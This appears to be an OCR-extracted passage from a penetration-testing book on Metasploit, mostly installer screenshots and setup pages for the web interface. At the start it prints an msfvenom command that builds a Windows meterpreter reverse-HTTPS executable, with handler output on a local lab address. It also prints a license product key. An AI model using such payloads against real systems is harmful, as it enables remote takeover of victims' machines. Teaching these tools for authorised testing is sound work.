lhost => 192.168.2.4
lport => 9090
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.2.4:9090
```



Harry@xXxZombi3xXx ~
12 01:43:13
Harry@xXxZombi3xXx ~ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.2.4 lport=9090 -f exe -o https_2.exe && ls -alh https_2.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 540 bytes
Final size of exe file: 73802 bytes
Saved as: https_2.exe
-rw-r--r-- 1 Harry staff 72K Jan 16 01:44 https_2.exe
Harry@xXxZombi3xXx ~
13 01:44:52


Chapter 3: The Metasploit Web Interface






Setup
Disable Anti-Virus and Firewall
*** Disable Anti-Virus! ***
This product is not compatible with common anti-virus solutions. Before continuing, please disable any installed anti-virus software or add an exclusion for the Metasploit installation directory. Failure to do so can lead to a corrupt installation and the malfunctioning of certain exploit modules.
*** Disable Firewall! ***
This product is not compatible with common firewall applications. Although it is possible to use Metasploit with a firewall in place, a firewall will interfere with the function of certain exploits and payloads. Please ensure that your firewall is disabled prior to using this product for a penetration test.
InstallBuilder
< Back
Next >
Cancel



Setup
Generate an SSL Certificate
Please provide the fully qualified domain name of this system below (e.g. metasploit.example.com). A certificate is generated for a specific server name and web browsers will alert users if the name does not match.
Server Name
localhost
Days of validity
3650
Should the generated certificate be added to the operating system's trusted store?
Yes, trust certificate
InstallBuilder
< Back
Next >
Cancel


metasploit
File
Home
Share
View
This PC
Local Disk (C:)
metasploit
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
apps 12/22/2018 3:56 PM File folder
java 12/22/2018 3:57 PM File folder
john 12/22/2018 3:56 PM File folder
licenses 12/22/2018 3:56 PM File folder
nginx 12/22/2018 4:00 PM File folder
nmap 12/22/2018 3:56 PM File folder
postgresql 12/22/2018 3:59 PM File folder
ruby 12/22/2018 3:56 PM File folder
scripts 12/22/2018 3:59 PM File folder
tools 12/22/2018 3:59 PM File folder
console 12/22/2018 3:59 PM Windows Batch File 1 KB
createuser 11/30/2018 2:33 PM Windows Batch File 1 KB
deleteuser 11/30/2018 2:33 PM Windows Batch File 1 KB
dev_msfconsole 12/22/2018 3:59 PM Windows Batch File 1 KB
dev_msfirb 12/22/2018 3:59 PM Windows Batch File 1 KB
dev_msfupdate 11/30/2018 2:33 PM Windows Batch File 1 KB


Metasploit - Setup and
https://metasploit-ce:3790/users/new
metasploit
Warning: For your protection, access to Metasploit is limited to the local host until the initial user account has been configured. The initial user account can be created manually by launching the "diagnostic_shell" script in the base of the installation and executing "[INSTALL_PATH]/createuser".


Application Tools
metasploit
File
Home
Share
View
Manage
This PC › Local Disk (C:) › metasploit
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Name
Date modified
Type
Size
apps 2/3/2019 6:24 AM File folder
java 2/3/2019 6:28 AM File folder
john 2/3/2019 6:27 AM File folder
licenses 2/3/2019 6:27 AM File folder
nginx 2/3/2019 6:32 AM File folder
nmap 2/3/2019 6:27 AM File folder
postgresql 2/3/2019 6:30 AM File folder
ruby 2/3/2019 6:27 AM File folder
scripts 2/3/2019 6:30 AM File folder
tools 2/3/2019 6:30 AM File folder
console 2/3/2019 6:30 AM Windows Batch File 1 KB
createuser 12/15/2018 9:09 AM Windows Batch File 1 KB
deleteuser 12/15/2018 9:09 AM Windows Batch File 1 KB
dev_msfconsole 2/3/2019 6:30 AM Windows Batch File 1 KB
dev_msfirb 2/3/2019 6:30 AM Windows Batch File 1 KB
dev_msfupdate 12/15/2018 9:09 AM Windows Batch File 1 KB


Metasploit - Activate M
https://localhost:3790/setup/activation
metasploit
Project ▼
Account - harry ▼
Activate Your Metasploit License
1. Get Your Product Key
Choose the product that best meets your needs: Metasploit Pro or the free Metasploit Community Edition. If you already have a community, trial or full license product key,
GET PRODUCT KEY
2. Enter Product Key You've Received by Email
Paste in the product key that was sent to the email address you registered with and click the ACTIVATE LICENSE button.
Use an HTTP Proxy to reach the internet?
ACTIVATE LICENSE
Offline Activation



derek_zanga@rapid7.com <dzanga@rapid7.com> Inbox - Pyramid Cyber 15 December 2018 at 1:54 AM

Your Metasploit Community License

To: Harpreet Singh,

Reply-To: derek_zanga@rapid7.com <messages.663271.102455873.ccde104e3e@messages.na1.netsuite.com>

Metasploit Community Trial: Getting Started

Thank you for registering for Metasploit Community. To get started, follow the steps below:

1. If you have not downloaded our software yet, do so here: Download Metasploit
2. After download is complete, run the installer
3. Insert your license key into Metasploit to activate your license


Product Key: RPHP-FNR6-GZ4B-YW35

Need help getting started?

- Need support? Join the Metasploit Community for support
- Activation problems? Metasploit Activation Troubleshooting Guide
- Need additional help? Metasploit Community Getting Started Guide


We hope you enjoy your Metasploit trial.


Best Regards,
The Rapid7 Team





```
abyss@Xpl0it:~$
abyss@Xpl0it:~$ ls -alh metasploit-latest-linux-x64-installer.run
-rw-r--r-- 1 abyss abyss 160M Mar 10 14:38 metasploit-latest-linux-x64-installer.run
abyss@Xpl0it:~$
abyss@Xpl0it:~$
abyss@Xpl0it:~$ chmod +x metasploit-latest-linux-x64-installer.run
abyss@Xpl0it:~$
abyss@Xpl0it:~$
abyss@Xpl0it:~$ ls -alh metasploit-latest-linux-x64-installer.run
-rwxr-xr-x 1 abyss abyss 160M Mar 10 14:38 metasploit-latest-linux-x64-installer.run
abyss@Xpl0it:~$
```


```
Please wait while Setup installs Metasploit on your computer.

 Installing
 0% _____________ 50% _____________ 100%
 ########################################

-------------------------------------------------------------------------------
Setup has finished installing Metasploit on your computer.

Info: To access Metasploit, go to
       https://localhost:3790 from your browser.
Press [Enter] to continue:
```



metasploit
RAPID7
If you've just finished installing Metasploit, the application will now take up to 5 minutes to initialize. It's normal - please be patient and have a coffee...
If you have already been using the product, this message may point to a bug in the application and require the Metasploit services to be restarted to resume functionality.
If the problem persists, you may want to consult the following resources:
Metasploit Community Edition users: Please visit the Rapid7 community forums to search for answers or post a question.
Metasploit trial users: Please contact your Rapid7 sales representative or email sales@rapid7.com.
Metasploit users with a support contract: Please visit the Rapid7 Customer Center to file a support case or email support@rapid7.com.
Retrying your request in 5 seconds...



Not Secure
https://192.168.2.19:3790/users/new
metasploit
Warning: For your protection, access to Metasploit is limited to the local host until the initial user account has been configured. The initial user account can be created manually by launching the "diagnostic_shell" script in the base of the installation and executing "[INSTALL_PATH]/createuser".



Not Secure | https://localhost:3790/users/new
metasploit
Home
New User Setup
* denotes required field
Login Info
Username*
Password*
Password confirmation*
Optional Info & Settings
Full name
Email address
Organization
Time zone
(GMT+00:00) UTC
Create Account

